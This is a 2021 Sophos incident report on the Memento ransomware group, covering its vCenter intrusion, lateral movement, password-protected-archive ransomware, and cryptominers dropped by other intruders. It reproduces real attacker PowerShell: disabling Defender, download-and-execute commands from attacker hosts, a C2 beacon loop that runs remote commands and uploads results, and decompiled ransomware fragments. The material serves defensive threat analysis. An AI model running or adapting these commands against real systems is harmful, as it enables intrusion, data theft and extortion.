New ransomware actor uses password-protected archives to bypass encryption protection

news.sophos.com/en-us/2021/11/18/new-ransomware-actor-uses-password-protected-archives-to-bypass-encryption-protection/

Sean Gallagher November 18, 2021

In late October, Sophos MTR's Rapid Response Team encountered a new ransomware group with an interesting approach to holding victims' files hostage. The ransomware used by this group, who identify themselves as "Memento Team," doesn't encrypt files. Instead, it copies files into password-protected archives, using a renamed freeware version of the legitimate file utility WinRAR—and then encrypts the password and deletes the original files.

This was a retooling by the ransomware actors, who initially attempted to encrypt files directly—but were stopped by endpoint protection. After failing on the first attempt, they changed tactics, and re-deployed, as evidenced by the multiple versions of the ransomware payload compiled at different times found on the victim's network. They then demanded $1 million US to restore the files, and threatened data exposure if the victim did not comply.

There were some other twists to the "Memento" attack as well. The ransomware itself is a Python 3.9 script compiled with PyInstaller. And in a ransom note that largely cribs the format used by REvil (including the "[-] What's Happen [-]" introduction), the criminals behind the

ransomware instructed the victims to contact them via a Telegram account. The attackers also deployed an open-source Python-based keylogger on several machines as they moved laterally within the network using Remote Desktop Protocol.

The Memento actors also waited a long time before executing their attack—so long that at least two different cryptocurrency miners were dropped onto the server they used for initial access during the course of their dwell time by different intruders using similar exploits.

Initial compromise

The ransomware actors appear to have taken advantage of a flaw in VMware's vCenter Server web client first revealed in February. The vulnerability allowed anyone who had TCP/IP port 443 access to the server to execute commands remotely with system-level privileges; a firewall had been misconfigured, and the vCenter Server was exposed to the Internet on that port. This server had outdated malware protection and was not configured with endpoint detection and response .

While there are hints of the actors behind this attack gaining access to the targeted network as early as mid-April, the first real signs of intrusion were on May 4: the dropping of PyInstaller-compiled versions of two tools from the Impacket toolset—the wmiexec remote shell tool (which executes commands via Windows Management Instrumentation) and the secretsdump hash dumping tool were dropped onto a Windows server. The hash dump tool was likely used to acquire credentials for accounts that would be used later.

Six days later, they came back and began further setting up shop, first using a PowerShell command to attempt to turn off malware scanning:

```
powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

Next, the intruders started using PowerShell web requests to pull down files: first, a copy of a command-line version of the WinRAR utility, and then a pair of RAR archives on the compromised server. These commands were executed using the wmiexec remote shell, connecting to a host (now unreachable) in South Korea:

```
powershell Invoke-WebRequest -Uri hxxp://27.102.127[.]120/r.exe -OutFile
c:\temp\r.exe

powershell Invoke-WebRequest -Uri http://27.102.127[.] 120/x1.rar -OutFile
c:\temp\x1.rar

powershell Invoke-WebRequest -Uri hxxp://27.102.127[.]120/x2.rar -OutFile
c:\temp\x2.rar
```

Among the files then extracted from the RAR archive were:

- pl.exe—a copy of the Plink SSH tunneling tool, allowing them to gain an interactive console connection with the compromised server.

- nm.exe—NMAP, the network scanning tool.
- Npcap-0.93.exe—the installer for the NPCAP network packet capture library and its associated kernel driver.
- mimikatz.exe—Mimikatz, the credential stealing tool.

The actors used Plink to connect via SSH from another South Korean IP address (27[.]102.66.114). Next, they set up a batch file (wincert.bat) as a scheduled task (named Windows Defender Metadata Monitor) to establish persistence—pulling commands from a PHP script running on the compromised web server operated of a publisher in South Korea (novelupdate[.]com) using PowerShell's Invoke-RestMethod. The script used a nearly identical call to another domain (checkvisa[.]xyz).

Next, the intruders used administrative credentials they had gained to connect to the server via Remote Desktop Protocol, tunneling over the SSH connection. They installed another reconnaissance tool—Advanced Port Scanner—as well as the Python 3.9.5 runtime environment. They also dropped two disk utilities—WizTree and DiskSavvy. And they gradually moved laterally, using Mimikatz and secretsdump to compromise three accounts and create two new ones with a compromised "admin" account.

On September 28, someone (most likely the ransomware actors) dropped another copy of the Plink SSH connection, using the transfer[.]sh file transfer service. They used this additional Plink instance to create a reverse shell connection to the account "dontstarve" at a host named google[.]onedriver-srv[.]ml. This copy of Plink was dropped with the file name MicrosoftOutlookUpdater.exe, and the configuration of the SSH connection was invoked with a MicrosoftOutlookUpdater.bat. Once the reverse shell was set up, the attackers scheduled a task named "GoogleChangeManagementSchedule"—a PowerShell encoded command that uploaded data about the IP address of the compromised server, and then performed some automated exchanges of data that appear to have been related to reconnaissance:

```
$c = ""
$p=""
$r = ""
$u = "hxxp://google[.]onedriver-srv[.]ml/gadfTs55sghsSSS"
$wc = New-Object System.Net.WebClient
$li = (Get-NetIPAddress -AddressFamily IPv4).IPAddress[0]
$Response = Invoke-WebRequest -Uri hxxp://curlmyip[.]net -UseBasicParsing
$c = "whoami"
$c = 'Write-Host " ";'+$c
$r = &(gcm *ke-e*) $c | Out-String > "$env:tmp\$($Response.Content.Trim())-$($li)"
$ur = $wc.UploadFile("$u/phppost.php" ,
"$env:tmp\$($Response.Content.Trim())-$($li)")

while($true)
{
$c = $wc.DownloadString("$u/$($Response.Content.Trim())-$($li)/123.txt")
$c = 'Write-Host " ";'+$c

if($c -ne $p)
{
$r = &(gcm *ke-e*) $c | Out-String > "$env:tmp\$($Response.Content.Trim())-$($li)"
$p = $c
$ur = $wc.UploadFile("$u/phppost.php" ,
"$env:tmp\$($Response.Content.Trim())-$($li)")
}
sleep 3
}
```

Uncertainty about who did what on the compromised server comes from the fact that there were so many actors who were in play, thanks to the detectability of the vCenter vulnerability with mass Internet scans.

Extra compromises

On May 18, another entirely different actor also exploited the vCenter vulnerability to install an XMR cryptocurrency miner via PowerShell commands:

```
powershell -nop -w hidden -Command $wc = New-Object System.Net.WebClient; $tempfile =
[System.IO.Path]::GetTempFileName(); $tempfile += '.exe';
$wc.DownloadFile('hxxp://45.77.76[.]158:25643/w', $tempfile); &amp;amp; $tempfile -u
bdbe1601; Remove-Item -Force $tempfile
```

The miner operator then executed the payload, tmp5FE0.tmp.exe, which in turn registered the Windows driver WinRing0x64.sys as a service to leverage the server's graphics card for mining purposes.


On September 8, yet another intruder dropped yet another miner (XMRig):

```
powershell -Command $wc = New-Object System.Net.WebClient; $tempfile =
[System.IO.Path]::GetTempFileName(); $tempfile += '.bat';
$wc.DownloadFile('hxxp://190.144.115[.]54:443 /mine.bat', $tempfile); &amp;
 $tempfile
43a6eY5zPm3UFCaygfsukfP94ZTHz6a1kZh5sm1aZFBWBnZXPbGtYjRE7pqc2s9dCQ5R2yk1V7SZk
TWeBk6JiT2q5cXLa7T;
Remove-Item -Force $tempfile

powershell -Command $wc = New-Object System.Net.WebClient;
$wc.DownloadFile('http://lurchmath[.] org/wordpress-temp/ wp-content/plugins
/xmrig.zip', 'C:\Windows\system32\config\systemprofile\xmrig.zip')

powershell -Command $wc = New-Object System.Net.WebClient; $tempfile =
[System.IO.Path]::GetTempFileName(); $tempfile += '.bat';
$wc.DownloadFile('hxxp://190.144.115[.]54:443/mine.bat', $tempfile); &amp;
$tempfile 43a6eY5zPm3UFCaygfsukfP94ZTHz6a1kZh5sm1aZFBWBnZXPbGtYjRE7pqc2s9dCQ5R
2yk1V7SZkTWeBk6JiT2q5cXLa7T;
Remove-Item -Force $tempfile

powershell -Command $out = cat
'C:\Windows\system32\config\systemprofile\mimu\config.json' | %{$_ -replace '"url":
*".*",', '"url": "195.201.124[.]214:10001",'} | Out-String; $out | Out-File -Encoding
ASCII 'C:\Windows\system32\config\systemprofile\mimu\config.json'
```

This miner operator also dropped a copy of the NSSM services helper to monitor and manipulate running services (downloaded from a compromised WordPress site).

XMRig and NSSM were downloaded again on October 3, this time from a GitHub page, using a “support” administrative account created by the miner actors to execute the scripts.

Meanwhile, back at the ransomware



In October, the Memento gang began preparations to launch ransomware. They used dropped a copy of the administrative tool Process Hacker onto the server that they used as their primary foothold on October 1, and configured Process Hacker's kernel driver as a service for persistence.

For the next two weeks, the intruders continued to expand their reach within the network using RDP, occasionally deleting RDP logs to cover their tracks. On October 20, they began to use WinRAR to compress a collection of files for exfiltration, moving the archives to a directory on a shared drive they could access via RDP. They also deployed a Python-based keylogger onto the workstation of the primary system administrator for the organization.

On October 22, data collection complete, the attackers then used Jetico's BCWipe data wiping utility to remove evidence of the archived files once they were collected and to modify timestamps on others. They also cleared Terminal Services logs to erase evidence of RDP sessions.

On the evening of October 23 (a Saturday), they executed the first iteration of their ransomware.

The first attempt at the ransomware, RuntimeBroker.exe, used WinRAR to archive the files and then attempted to encrypt them. The ransomware, as stated earlier, was an executable compiled from Python 3.9—possibly compiled with the Python instance installed on the network by the actors earlier.

Because the code was compiled with PyInstaller and Python 3.9, we could not completely decompile the ransomware samples. But we were able to decode enough to understand its structure and identify most of how the ransomware worked. Its main function served only to kick off the "Demon" function imported from a module named "morph":

```
from morph import Demon
def main():
demon = Demon()
Demon.start(demon)
if __name__ == '__main__':

main()
```

The morph.pyc module that contains the Demon function also includes a number of global variables used by the ransomware:

KEYFILE = 'config.key'
URL = 'hxxp://78[.]138.105.150:11180/sv.php'
START_MSG = 'Task Started.'
END_MSG = 'Task Completed.'
CHECK_INTERVAL = 900
REPORT_INTERVAL = 25

The config.key file contains a public key. The URL is a command and control server that receives telemetry from each instance of the ransomware.

The "Demon" class itself executes the various other methods of the ransomware. It generates a unique ID for the system based on its IP address and Windows system name, and launches a "connector" to communicate with the command and control server, the encryption code, and a repeating timer copied straight from Stack Overflow. The connector is used to send system information, including the victim ID, system information, and progress messages as the encryption routine traverses system files.

```
class Demon:
def __init__(self):
  self.id = createID()   # createID returns string with IP address and hostname, like
"192.168.1.2-targeted-pc"
  self.start = datetime(2021, 10, 10, 15, 23)  # this time is the same in all three
samples, later replaced with actual time
  self.filter = re.compile('.+', re.IGNORECASE)
  self.drivers = []
  self.total_cnt = 0
  self.total_bytes = 0
  self.cur_enc_cnt = 0
  self.cur_report_cnt = 0
  self.error_files = []
  self.connector = Connector(self.id, URL)         # Connector class is loaded from
connect.pyc
  self.cryptor = Cryptor(KEYFILE)                  # Cryptor, the encryption code, is
loaded from crypt.pyc
  self.timer = RepeatTimer(CHECK_INTERVAL, self.callbackCheckTimeUp)  # RepeatTimer
is loaded from timer.pyc
  self.sendVicInfo()

...
```

The “createID” function, as noted in the comments we added to the code above, generates a unique identifier by creating a socket connection to Google’s DNS service on port 80, and retrieving the local IP address for the connection (with socket.getsockname) and the system’s hostname. Those values are concatenated into a single string, which is used by the Memento C2 as a system unique identifier.

The “sendVicInfo” function is exactly what it sounds like: it aggregates system information about the machine being targeted by the ransomware instance to be sent back over the C2 connection to the ransomware actors.

```
def sendVicInfo(self):
ret_str = f'''<=== Start time ===>: {self.start}\n\n'''
uname = platform.uname()
ret_str += f'''System: {uname.system}\n'''
ret_str += f'''Node Name: {uname.node}\n'''
ret_str += f'''Release: {uname.release}\n'''
ret_str += f'''Version: {uname.version}\n'''
ret_str += f'''Machine: {uname.machine}\n'''
ret_str += f'''Processor: {uname.processor}\n\n'''
boot_time_timestamp = psutil.boot_time()
bt = datetime.fromtimestamp(boot_time_timestamp)
ret_str += f'''Boot Time: {bt.year}/{bt.month}/{bt.day} {bt.hour}:{bt.minute}:
{bt.second}\n\n'''
ret_str += 'Total cores: %s\n' % psutil.cpu_count(True, **('logical',))
ret_str += f'''Total CPU Usage: {psutil.cpu_percent()}%\n\n'''
svmem = psutil.virtual_memory()
ret_str += f'''Total: {convSize(svmem.total)}\n'''
ret_str += f'''RAM Percentage: {svmem.percent}%\n\n'''
partitions = psutil.disk_partitions()
```

The cryptor code uses AES to encrypt the files. The public key filename is passed to it as an argument, but it's not used directly as the key for encryption. Rather, it is used to decrypt the password used in combination with a private key that is delivered from the C2 to decrypt a file called selfdel.py.vaultz into a Python resource file. The actual file encryption is AES-based, using cipher block chaining; a password is generated for each file and is RSA encrypted. The crypt.pyc that defines the cryptor has the following imports and variables:

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Cipher import AES
import random
import string
import sys
import os
import subprocess
SEED_LEN = 32
INITIAL_VECTOR = b'\xa4' * AES.block_size
MAX_READ = 134217728
MAX_READ_PAD = MAX_READ + AES.block_size
ENC_EXT = 'vaultz'
SIG_EXT = 'vault-key'
RAR_EXE = 'r.exe'
```

The "RAR_EXE" variable is a reference to the instance of WinRAR used by the attackers in this first version. It appears to be called by a function called encryptFile_r; a separate encryptFile function is used to encrypt files, while the encryptFile_r then puts them into an archive. While some systems were impacted by this first version of the ransomware, the encryption step was caught on systems with anti-ransomware protection.

Second verse, slightly different than the first

Undeterred, the Memento attackers switched approaches. With their access to the network still intact, they modified the ransomware code; instead of encrypting first, the new code used the WinRAR executable to archive files into a password-protected archive. Two additional variants of the ransomware executable, both compiled as main.exe, were built. Both added a command line argument handler so that parameters could be passed to the Demon class.

```
Demon.start(demon, sys.argv[1])
```

The second of the two added code to check the length of the argument passed from the command line—clearly a debug after the first version failed when no argument was passed.

```
from morph import Demon
import sys
def main():
demon = Demon()
start = ''
if len(sys.argv) > 1:
start = sys.argv[1]
Demon.start(demon, start)
if __name__ == '__main__':
main()
```

The morph.pyc file also included some minor tweaks, including a reference to a filter file, filter.txt:

```
KEYFILE = 'config.key'
URL = 'hxxp://78[.]138.105.150:11180/sv.php'
START_MSG = 'Task Started.'
END_MSG = 'Task Completed.'
FILTER_FILE = 'filter.txt'
CHECK_INTERVAL = 3
REPORT_INTERVAL = 25
```

The contents of filter.txt:

```
c:\\Documents and Settings
c:\\Users\\All Users
c:\\users\\Default User
c:\\Programdata\\Application Data
C:\\ProgramData\\Desktop
C:\\ProgramData\\Documents
C:\\ProgramData\\Start Menu"
C:\\ProgramData\\Templates
C:\\windows
RECYCLE.BIN
Local Setting
C:\\
System Volume Information
```

This appears to have specified which paths and specific files not to encrypt.

The modifications to the ransomware changed its behavior to avoid detection of encryption activity. Instead of encrypting files, the “crypt” code now put the files in unencrypted form into archive files, using the copy of WinRAR, saving each file in its own archive with a .vaultz file extension. Passwords were generated for each file as it was archived. Then the passwords themselves were encrypted.

These variants were built and executed hours after the first attempt. The malware was spread manually by the attackers, using RDP and stolen credentials.

Memento Ransomware Tools

Reconnaissance	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration	Impact
PowerShell	VMware vCenter CVE-2021-21972	wmiexec.py (compiled as .exe)	wincert.bat scheduled task	Process Hacker	PowerShell alteration of malware protection / file exclusion	secretsdump.py (compiled as .exe)	Advanced Port Scanner	RDP	r.exe (WinRAR command line tool)	Plink SSH tunnel	WinRAR	BCWipe
WizTree		PowerShell	Service installation of BCWipe Drivers		BCWipe	Mimikatz	PowerShell whoami	PuTTY	Robocopy	PowerShell RESTful Web commands via wincert.bat	RDP	Memento ransomware
		Plink SSH / hands-on-keyboard						Plink		Memento ransomware connect.pyc	Plink reverse shell	
		Python 3.9 & PyInstaller										

SOPHOSlabs

A breakdown of attack methods used by the Memento actors

A ransom note, Hello Message.txt, was dropped after the files were archived. The file was dropped manually in the Desktop folder of the primary IT administrator's workstation. The wording and formatting is nearly identical to REvil gang ransom notes, and threatens data exposure if the ransom payment is not made. Unlike REvil, however, the demand for payment was in Bitcoin, and the Memento actors offered a payment schedule for decryption: 15.95 BTC (approximately $1 million US) for all files, and varying rates for individual files by type:

The Memento ransom note. The Telegram number was a phone number with a Los Angeles area code, likely registered through a VoIP service.

Pyrrhic victories

After over 6 months dwell time on the victim's network, the attack had finally been sprung. Unfortunately for the Memento actors, all that extra work did not pay off as planned. The victim did not negotiate with the ransomware actors.

Thanks to backups, the targeted organization was able to restore most of their data and return to somewhat normal operations. Additionally, for systems that were running InterceptX, the endpoint detection and response system logged the commands used by the

attack to archive files—along with the unencrypted passwords for the files. SophosLabs and Sophos Rapid Response were able to recover select files for the victim and provide a method for recovering any files not backed up.

Having effective backups of network data is critical to recovery from a ransomware attack. Unfortunately, the target's exfiltrated data is still in play. And that could have long-term ramifications for the company.

We believe that the long dwell time by the ransomware actor was in part because they didn't have ransomware ready to drop at the time of the initial compromise. By keeping a low profile, modifying timestamps on files and wiping logs of telltale signs of compromise, they were able to evade detection for an extremely long time and fully explore the network. The extent to which RDP services were enabled throughout the network made hands-on-keyboard lateral movement throughout the network much easier, further reducing the signature of their intrusion.

The extent to which one unpatched server exposed to the Internet by a misconfigured firewall could be used by multiple malicious actors to exploit the server (and in the case of the ransomware operator, the entire network) offers further emphasis on the urgency of applying vendors' security patches. At the time of the initial compromise, the vCenter vulnerability had been public for nearly two months, and it remained exploitable up to the day the server was encrypted by the ransomware attackers. Unfortunately, smaller organizations often lack the staff expertise or time required to stay on top of new vulnerability patches outside those automatically deployed by Microsoft. And many organizations are unaware of the degree of risk associated with software platforms they use that may have been installed by a third-party integrator, contract developer or service provider.

A full list of the IOCs for the Memento attack and the miner attacks from this incident is available on SophosLabs' GitHub page.

Correction: This report originally noted the deployment of SOTI remote control software as part of the ransomware attack. Further analysis revealed this was an unrelated remote control software deployment by an administrator that had not been shared with Sophos' Rapid Response team.

SophosLabs would like to acknowledge Vikas SIngh, Robert Weiland, Elida Leite, Kyle Link, Ratul Ghosh, Harinder Bhathal, and Sergio Bestuilic of Sophos MTR's Rapid Response team, and Ferenc László Nagy, Rahul Dugar, Nirav Parekh, and Gabor Szappanos of SophosLabs for their contributions to this report.
